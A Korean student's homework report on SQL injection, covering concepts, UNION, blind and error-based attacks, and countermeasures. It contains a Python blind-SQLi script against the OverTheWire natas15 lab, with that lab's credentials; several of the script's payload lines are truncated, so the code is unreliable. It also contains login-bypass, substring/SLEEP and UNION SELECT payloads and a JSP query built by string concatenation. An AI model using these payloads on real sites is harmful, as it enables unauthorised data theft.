



세curity 4주차 과제

학부	컴퓨터공학과
학번	202520883
이름	유수민
이메일	lsemy0317@gmail.com

<4주차 조사과제> SQL Injection

1. 데이터베이스/DBMS/SQL

- 1) 개념
- 2) 취약점
- 3) 침해사고 발생 시 따르는 위험

2. 참 거짓 구문/이진 탐색

- 1) 개념
- 2) SQLi에서의 활용도
- 3) 위 개념이 적용된 구문

3. SQL Injection

- 1) 개념
- 2) 공격원리(발생 위치, 로직 등)
- 3) 대응방안

4. UNION based SQL Injection

- 1) 개념
- 2) 공격원리(발생 위치, 로직 등)
- 3) 대응방안

5. Blind based SQL Injection

- 1) 개념
- 2) 공격원리(발생 위치, 로직 등)
- 3) 대응방안

6. Error based SQL Injection

- 1) 개념
- 2) 공격원리(발생 위치, 로직 등)
- 3) 대응방안

7. 실습과제

- 1) 타 아이디 개인정보 페이지 노출 및 수정
- 2) 관리자 페이지 접근 1
- 3) 관리자 페이지 접근 2
- 4) 타 계정 게시글 접근하여 수정 및 삭제
- 5) 피들러를 이용하여 타 게시글 제목 및 내용 수정

1. 데이터베이스/DBMS/SQL


1) 개념



(1) 데이터베이스

데이터베이스에는 정보가 저장되고 관리된다.

단지 저장소의 역할일 뿐이고 실제 데이터를 관리하고 운영하기 위한 소프트웨어가 필요하다.



(2) DBMS (Database Management System)

데이터베이스를 '데이터의 집합'이라고 정의한다면, 이런 데이터베이스를 관리하고 운영하는 소프트웨어를 DBMS 라고 한다.



(3) SQL (Structured Query Language)

DBMS 에 데이터를 구축, 관리하고 활용하기 위해서 사용되는 언어가 SQL 이다.

2) 취약점

(1) SQL Injection

: 사용자 입력값을 통해 악성 SQL 쿼리가 실행되는 취약점이다.

(2) 권한 과다 부여

: DB 사용자에게 필요 이상 권한이 있을 경우 정보 유출이 가능하다.

(3) 암호화 미흡

: 비밀번호, 개인정보 등이 평문으로 저장되면 탈취 시 위험하다.

(4) 입력값 검증 부재

: 유효하지 않은 값이 DB 에 삽입되면 시스템 무결성 훼손이 가능하다.

3) 침해사고 발생 시 따르는 위험

(1) 개인정보 및 민감 정보 유출

: 회원 정보, 비밀번호, 카드 정보 등이 외부로 유출된다.

(2) 데이터 조작 및 삭제

: 공격자가 정보를 바꾸거나 삭제하여 서비스 운영에 심각한 장애가 발생한다.

(3) 권한 탈취

: 공격자가 관리자 권한을 얻어 시스템 전체 제어가 가능하다.

(4) 서비스 중단 (DoS)

: 데이터베이스가 비정상 작동하거나 과부하로 중단될 수 있다.

(5) 기업 신뢰도 하락 및 법적 책임

: 유출 사고로 인한 이미지 타격 및 법적 처벌이 가능하다.

2. 참 거짓 구문/이진 탐색

1) 개념

(1) 참 거짓 구문

: 1=1 (참), 1=2 (거짓) 같은 조건문이다.

(2) 이진 탐색

5	8	10	15	20	25	30	40	50	54	66	69	83	86	90
---	---	----	----	----	----	----	----	----	----	----	----	----	----	----

5	8	10	15	20	25	30	40	50	54	66	69	83	86	90
---	---	----	----	----	----	----	----	----	----	----	----	----	----	----

5	8	10	15	20	25	30	40	50	54	66	69	83	86	90
---	---	----	----	----	----	----	----	----	----	----	----	----	----	----

5	8	10	15	20	25	30	40	50	54	66	69	83	86	90
---	---	----	----	----	----	----	----	----	----	----	----	----	----	----

: 이진 탐색은 이분 탐색이라고도 불린다.

이진 탐색은 탐색 범위를 반으로 나누어 찾는 값을 포함하는 범위를 좁혀가는 방식으로 동작한다.

주로 배열의 인덱스를 기준으로 배열 내의 값을 탐색하는데 사용되지만, 리스트, 트리(원소들이 일정한 순서(예를 들어 오름차순)로 정렬된 구조에서만 사용할 수 있기 때문에 정렬된 리스트나 트리만 가능) 등에서도 사용할 수 있다.

11을 탐색하는 경우

7과 비교

1	3	5	6	7	9	11	20	30
---	---	---	---	---	---	----	----	----

7 < 11이므로 뒷부분만을 다시 탐색

9	11	20	30
---	----	----	----

11 = 11이므로 탐색 성공

9	11	20	30
---	----	----	----


Blind based SQL Injection에서의 Binary Search

이진 탐색은 이미 정렬된 리스트에서 임의의 값을 효율적으로 찾기 위한 알고리즘이다.

<예시: 0~100 범위, 정답: 77 >

- ① 범위 지정 : 범위 내 숫자 중 중간 값을 지정한다. (50)
- ② 범위 조절 : 정답이 50보다 큰 값인지 확인함. 큰 값이라면 범위를 51~100으로 조절한다.
- ③ 반복 : 정답이 나올 때까지 ①, ②번 반복한다.

2) SQLi에서의 활용도



(1) 참 거짓 구문

Blind based SQL Injection – 쿼리의 결과를 참 또는 거짓으로만 출력하는 페이지에서 사용할 수 있는 SQL Injection 공격 기법이다.

출력 내용이 참 또는 거짓으로만 구성된 웹 페이지에서 참/거짓 정보를 이용해 데이터베이스의 내용을 추측하는 공격 방식이다.

Blind SQLi Using Binary Search Algorithm

```
1 import re
2 import requests
3
4 # Login Credentials
5 url = "http://natas15.natas.labs.overthewire.org"
6 auth = ('natas15', 'AwWj0w5cvxrZi0NgZ9J5stNVkxmdk39j')
7
8 # Get server response
9 def injection_response(test_query):
10     data = {'username': test_query}
11     response = requests.post(url, data=data, auth=auth)
12
13     if re.search("exists", response.text):
14         return 1
15     else:
16         return 0
17
18 # Implementation of Binary Search Algorithm
19 def binary_search(all_characters, lower_index, upper_index, position):
20     global count
21     global password
22
23     check_index = (upper_index + lower_index) // 2
24     print(f'Position: {position}, Count: {count}, Index: {check_index}')
25
26     if (check_index >= 0 and check_index < len(all_characters)):
27
28         # Injection query: natas16" AND BINARY substr(password, position, 1) = "some_char" #
29         test_query_equal = f'natas16" AND BINARY substr(password,{position}, 1) = "{all_characters'
30
31         # Injection query: natas16" AND BINARY substr(password, position, 1) > "some_char" #
32         test_query_greater = f'natas16" AND BINARY substr(password, {position}, 1) > "{all_characters'
33
34         # Injection query: natas16" AND BINARY substr(password, position, 1) < "some_char" #
35         test_query_lesser = f'natas16" AND BINARY substr(password,{position}, 1) < "{all_characters'
36
37         if (injection_response(test_query_equal)):
38             # A match has been made
39             password += all_characters[check_index]
40             print(password)
41             # Binary Search for next position
42             binary_search(all_characters, 0, len(all_characters) - 1, position + 1)
43
44         elif (injection_response(test_query_greater)):
45             binary_search(all_characters, check_index + 1, upper_index, position)
46
47         elif (injection_response(test_query_lesser)):
48             binary_search(all_characters, lower_index, check_index - 1, position)
49
50     else:
51         print(f'Error! From position {position} onwards!')
52
53 # Initialize global variables
54 password = ""
55 count = 0
56 all_characters = "0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz"
57
58 # Call the Binary Search function
59 binary_search(all_characters, 0, len(all_characters) - 1, 1)
```

(2) 이진 탐색

첫번째 네모:

현재 문서 집합에서 중간 값을 찾는 코드이다.

두번째 네모:

서버 응답을 통해, 중간 문자보다 비밀번호의 해당 문자가 > 인지 < 인지를 확인하는 코드이다.

그에 따라 탐색 범위를 절반으로 줄여 재귀 호출해준다.

3) 위 개념이 적용된 구문

Blind based SQL Injection 에서 적용

(1) 참 거짓 구문


ID	'or'1'='1'--'
Password	••••
Log in Join	

로그인 성공하였습니다.
'or'1'='1'--'님 환영합니다.

① True 값으로 인증 시도

정상적으로 인증이 되는 것을 확인할 수 있다.

ID	'or'1'='2'--'
Password	
Log in Join	



② False 값으로 인증 시도

거짓으로 인식하여 로그인 실패 알람이 뜨는 것을 확인할 수 있다.

(2) 이진 탐색

Web Browser 에 적용

```
ID: peemang' and substring(db_name(), 3, 1) < 'm'--
PW: Anyting
```

Peemang IT Blog

세션ID: 700354731
사용자 ID: peemang

메뉴

[로그인](#)

[로그아웃](#)

[회원가입](#)

[회원정보 수정](#)

[방명록](#)

[에시](#)

이 페이지를 표시할 수 없습니다.

연결하려는 페이지에 문제가 있어서 페이지를 표시할 수 없습니다.

다음을 시도해 보십시오.

- [www.test.com](#) 홈 페이지를 연 다음 원하는 정보에 대한 링크를 찾으십시오.
- [새로 고침](#) 단추를 클릭하거나 나중에 다시 시도하십시오.

HTTP 500 - 내부 서버 오류
Internet Information Services

기술 정보(지원 인력용)

- 자세한 정보:
[Microsoft 기술 지원](#)

- ① 3 번째 글자가 알파벳 m 보다 큰지 확인한 후 로그인 에러 페이지가 발생된 결과를 통해서 3 번째 글자가 m 이하인 것을 확인할 수 있다.

```
ID: peemang' and substring(db_name(), 3, 1) < 'c'--
PW: Anything
```

- ② 3 번째 글자가 알파벳 'c'보다 작은지 확인한다.

Peemang IT Blog

세션ID: 700354731
사용자 ID: peemang

메뉴

[로그인](#)

[로그아웃](#)

[회원가입](#)


[회원정보 수정](#)

로그인 성공하였습니다.

peemang' and substring(db_name(),3,1)<'c'--님 환영합니다.

- ③ 인증이 완료된 결과를 통해서 3 번째 글자는 a 또는 b 인 것을 확인할 수 있다.

3. SQL Injection



[그림 1-1] SQL 인젝션 진행 예

출처: arrester 김주원 IT 보안 블로그, SQL Injection (SQL 인젝션 개념과 원리)

1) 개념

구조화 질의 언어(SQL)는 데이터베이스를 쿼리하는 데 사용되는 표준언어이다.

SQL Injection(SQLi)은 사이버 범죄자가 사용자 이름 또는 암호와 같은 일반 입력 또는 양식 필드에 SQL 쿼리를 삽입하여 애플리케이션 코드의 취약성을 악용하려고 시도하는 공격 유형이다. 그런 다음 SQL 문이 애플리케이션의 기본 SQL 데이터베이스로 전달된다.

SQL Injection 공격은 웹 기반 입력 양식에서 사용자가 생성한 SQL 문이 데이터베이스를 직접 쿼리할 수 있을 때 성공한다.

SQL Injection은 웹 사이트의 보안상 허점을 이용해 특정 SQL 쿼리 문을 전송하여 공격자가 원하는 데이터베이스의 중요한 정보를 가져오는 해킹 기법을 말한다. 대부분 클라이언트가 입력한 데이터를 제대로 필터링하지 못하는 경우에 발생한다. 공격의 쉬운 난이도에 비해 피해가 상당히 때문에 보안 위협 1순위로 불릴 만큼 중요한 기법이다.

2) 공격원리(발생 위치, 로직 등)

(1) 발생 위치

: 로그인 폼, 검색 창, URL 파라미터, 게시판 등 사용자 입력이 있는 모든 곳

(2) 공격 로직

: SQL 쿼리 문에 'or'1'='1'—'같은 조건을 추가하거나 조작하여 인증 우회, 전체 테이블 조회, 데이터베이스 구조 탐색, 데이터 삭제 등을 수행할 수 있다.

3) 대응방안

(1) Prepared Statement

: SQL Injection의 근본적인 해결책이지만, 문법적/비즈니스 로직 상 사용이 불가능한 로직이 있으며 서버가 운영 중일 경우 소스코드 수정이 어려울 수 있다.

(2) Filtering

: White List filter 방식을 적용해 허용할 문자열을 지정하는 것이 좋다. 상황에 따라 Black List Filter 방식을 적용해야 한다면, 공격 기법에 사용될 수 있는 예약어 및 특수 문자를 모두 Filtering 해야 한다.

※ 문자열 Filtering 시 대소문자 모두 Filtering 하는 것을 권장한다.

※ Blind SQL Injection의 경우 SUBSTR, ASCII, 등 공격에 활용되는 함수, 연산자 등을 필터링해야 한다.

(3) 그 외


입력 값에 대한 검증 로직을 구현하여 사전에 정의된 특수 문자들이 입력되지 않도록 조치한다.

불필요한 데이터베이스 에러 메시지가 사용자에게 노출이 되지 않도록 한다.

웹 방화벽(WAF, Web Application Firewall)를 사용하여 비정상적인 데이터가 전송이 될 경우 차단 하도록 한다.

4. UNION based SQL Injection

SQL 인젝션 공격 - UNION



[그림 1-1] UNION SQL 인젝션 공격 과정

[사진 출처: 화이트해커가 되기 위한 8가지 웹 해킹 기술]

1) 개념

2개 이상의 SELECT 문을 UNION 연산자를 사용해 테이블을 연결해서 원하는 데이터를 추출하는 공격이다.

UNION based SQL Injection은 질의문 결과가 화면에 보이는 곳에서 사용할 수 있다.

UNION 연산자를 사용하기 위해서는 앞에 있는 질의문의 컬럼의 개수와 타입이 뒤에 오는 질의문의 컬럼의 개수와 타입과 같아야 한다.

2) 공격원리(발생 위치, 로직 등)

(1) 발생 위치

: 검색창, 게시판, URL 파라미터 등에서 사용자 입력이 SQL 쿼리의 SELECT 문에 연결되는 부분

(2) 공격 로직:

- 사용자가 입력값에 UNION SELECT 구문을 삽입한다.

(원래 쿼리 결과 뒤에 다른 테이블의 결과를 붙여서 보여주는 방식이다.)


- 예를 들어 게시글 목록을 불러오는 쿼리에 UNION SELECT username, password FROM users 같은 코드를 넣으면 게시글 대신 사용자 정보가 출력된다.

- 컬럼 개수와 타입이 맞아야 제대로 실행이 된다.

- 이를 통해 다른 테이블의 데이터 유출이 가능해진다.

(3) 공격:

아래 사진은 기존의 SELECT 문에 UNION SELECT 절을 추가하여 MEMBER 테이블의 ID와 PW 컬럼의 데이터를 조회한 결과이다.



ID	PW	EMAIL
1 eqst	1234	이큐스트
2 (null)	admin	5678
3 (null)	eqst	1234
4 (null)	ssss	qweqwe
5 (null)	test	1234

[UNION SELECT로 조회한 결과]

출처 : SK Shieldus, 웹 취약점과 해킹 매커니즘 #2 SQL Injection 개요

기존의 SELECT 문에 대한 질의 결과인 ID가 'eqst'에 해당하는 결과만이 조회되어야 하는데, UNION SELECT로 인해 MEMBER 테이블에 존재하는 모든 ID와 PW가 추가적으로 추출된 것을 확인할 수 있다.


3) 대응방안

UNION based SQL Injection은 UNION SELECT 문을 악용해 공격자가 원하는 데이터를 노출시키는 방식이므로, 이를 방지하기 위해 가장 기본적으로는 Prepared Statement를 사용하여 사용자 입력값이 쿼리에 직접 삽입되지 않도록 해야 한다.

또한 사용자 입력값에 대해 UNION, SELECT, -- 등과 같은 키워드를 필터링하거나 인코딩 처리를 적용해야 하며, 데이터베이스에서 쿼리 실패 시 오류 메시지가 사용자에게 직접 노출되지 않도록 예외처리도 반드시 필요하다.

이 외에도 WAF(Web Application Firewall)를 설정해 자동화된 공격 시도를 탐지하고 차단하는 것도 효과적인 대응 방안이다.

5. BLIND based SQL Injection



[Blind SQL Injection 진행 과정]

출처 : SK Shieldus, 웹 취약점과 해킹 매커니즘 #5 Blind SQL Injection

1) 개념

Blind based SQL Injection은 참(True)인 쿼리 문과 거짓(False)인 쿼리 문 입력 시 반환되는 서버의 응답이 다른 것을 이용하여 이를 비교하여 데이터를 추출하는 공격이다.

Blind based SQL Injection은 다른 유형의 SQL Injection과 달리 추출하려는 실제 데이터가 눈에 보이지 않는다. 따라서 참 또는 거짓의 입력값에 따른 서버의 응답을 통해 값을 유추해야 한다.

2) 공격원리(발생 위치, 로직 등)

(1) 발생 위치

에러 메시지나 출력 결과가 사용자에게 보이지 않는 로그인 창, 검색 창, 게시판 등 다양한 입력 지점

(2) 공격 로직

- SQLi 공격이 가능하지만 결과가 직접적으로 화면에 표시되지 않는 경우 공격자는 조건문(조건이 참이면 정상 동작, 거짓이면 다른 반응 or 오류)을 삽입해서 데이터를 하나씩 추측한다.

(3) 공격:

① Boolean 기반 공격

- 기본 쿼리 문

```
SELECT user FROM Users WHERE uid = 'USRE_ID' AND upw = 'INPUT_PW';
```

- 공격 예시 : 로그인 폼에 DB 테이블 명을 알아내기 위한 쿼리문을 주입, 이때 임의로 가입한 idd3이라는 아이디와 함께 구문을 주입한다.

```
SELECT * FROM Users WHERE uid = 'idd3' and ASCII(SUBSTR((SELECT name FROM information_schema.tables WHERE table_type='base table' limit 0,1),1,1)) > 100 -- USRE_ID' AND upw = 'INPUT_PW';
```

- Limit 키워드를 통해 하나의 테이블만 조회하고, SUBSTR 함수로 첫 글자만을 찾게 된다.
- ASCII를 통해 값이 변환되고 조회되는 테이블 명의 첫 번째 글자가 U면 테이블이 조회된다.
- 참(로그인)이 될 때까지 100 숫자를 변경하며 비교를 하게 된다.
- 자동화 스크립트를 만들어 단기간 내에 테이블 명을 알아낼 수도 있다.

② Time 기반 공격

- 기본 쿼리 문

```
SELECT user FROM Users WHERE uid = 'USRE_ID' AND upw = 'INPUT_PW';
```

- 공격 예시 : 로그인 폼에 DB 테이블 명을 알아내기 위한 쿼리문을 주입, 이때 임의로 가

입한 idd3이라는 아이디와 함께 구문을 주입한다.

```
SELECT user FROM Users WHERE uid = 'idd3' Or  
(LENGTH(DATABASE())=1 And SLEEP(2)) -- USRE_ID' AND upw =  
'INPUT_PW' ;
```

- 숫자 1을 조작해 현재 사용하고 있는 데이터 베이스의 길이를 알아낼 수 있다.
- LENGTH를 사용해 문자열 길이를 반환하도록 한다.
- DATABASE()를 사용해 데이터베이스의 이름을 반환한다.

SLEEP 단어가 치환 처리되었을 경우, BENCHMARK 나 WAIT 함수를 사용할 수 있다.

3) 대응방안


Blind based SQL Injection 은 직접적인 출력 없이 참/거짓이나 시간 차이를 이용해 정보를 유출하기 때문에, 입력값에 대한 엄격한 검증과 화이트리스트 필터링이 우선적으로 필요하다.

숫자나 고정된 문자열만 입력받아야 하는 필드는 그에 맞는 형태만 허용해야 하며, Prepared Statement 를 사용해 공격자가 조건문을 삽입하지 못하도록 해야 한다.

또한 참과 거짓에 따른 응답 결과나 시간 차이를 최소화하여, 외부에서 판단이 불가능하도록 응답을 표준화하는 것이 중요하다.

반복적인 의심 요청을 탐지하고 로그로 남기거나 관리자에게 알림을 보내는 것도 보조적인 대응으로 유용하다.

6. ERROR based SQL Injection



[Error Based SQL Injection 진행 과정]


출처 : SK Shieldus, 웹 취약점과 해킹 매커니즘 #4 Error SQL Injection

1) 개념

특정 함수를 이용한 에러 발생 시 데이터베이스의 정보가 노출된다는 점을 악용하여 공격자가 원하는 데이터를 추출하는 공격 방법이다.

아래의 사진은 SQL 구문 에러 발생 시 출력되는 화면으로, 반환되는 에러 메시지를 통해 해당 페이지가 사용하고 있는 데이터베이스에 대한 정보를 확인할 수 있다.

특히 CTXSYS.DRITHSX.SN 와 같이 Error Based SQL Injection 에 취약한 함수 사용이 가능할 경우 공격자는 에러 메시지로부터 데이터베이스의 정보를 탈취할 수 있다.



```
HTTP 상태 500 - 내부 서버 오류

[타입] 예외 보고
[메시지] An exception occurred processing [/loginAction2.jsp] at line [42]
[설명] 서버가, 해당 요청을 충족시키지 못하게 하는 예기치 않은 조건을 맞닥뜨렸습니다.
[예외]
org.apache.jasper.JasperException: An exception occurred processing [/loginAction2.jsp] at line [42]
39:     conn = DriverManager.getConnection(dbURL, dbID, dbPW);
40:     Statement st = conn.createStatement();
41:
42:     ResultSet rs = st.executeQuery("select * from MEMBER where userid = '" + userID + "' AND userpw = '" + userPW + "'");
43:     Boolean check = false;
44:     while(rs.next()) // 결과값을 하나씩 가져와서 저장하기 위한 while문
45:     {

Stacktrace:
org.apache.jasper.servlet.JspServletWrapper.handleJspException(JspServletWrapper.java:610)
org.apache.jasper.servlet.JspServletWrapper.service(JspServletWrapper.java:489)
org.apache.jasper.servlet.JspServlet.serviceJspFile(JspServlet.java:379)
org.apache.jasper.servlet.JspServlet.service(JspServlet.java:327)
javax.servlet.http.HttpServlet.service(HttpServlet.java:764)
org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:53)

근본 원인 (root cause)
javax.servlet.ServletException: java.sql.SQLException: ORA-00933: SQL command not properly ended
org.apache.jasper.runtime.PageContextImpl.handlePageException(PageContextImpl.java:657)
org.apache.jsp.loginAction2_jsp._jspService(loginAction2_jsp.java:216)
org.apache.jasper.runtime.HttpJspBase.service(HttpJspBase.java:70)
```

[에러 메시지 창]

출처 : SK Shieldus, 웹 취약점과 해킹 매커니즘 #4 Error SQL Injection

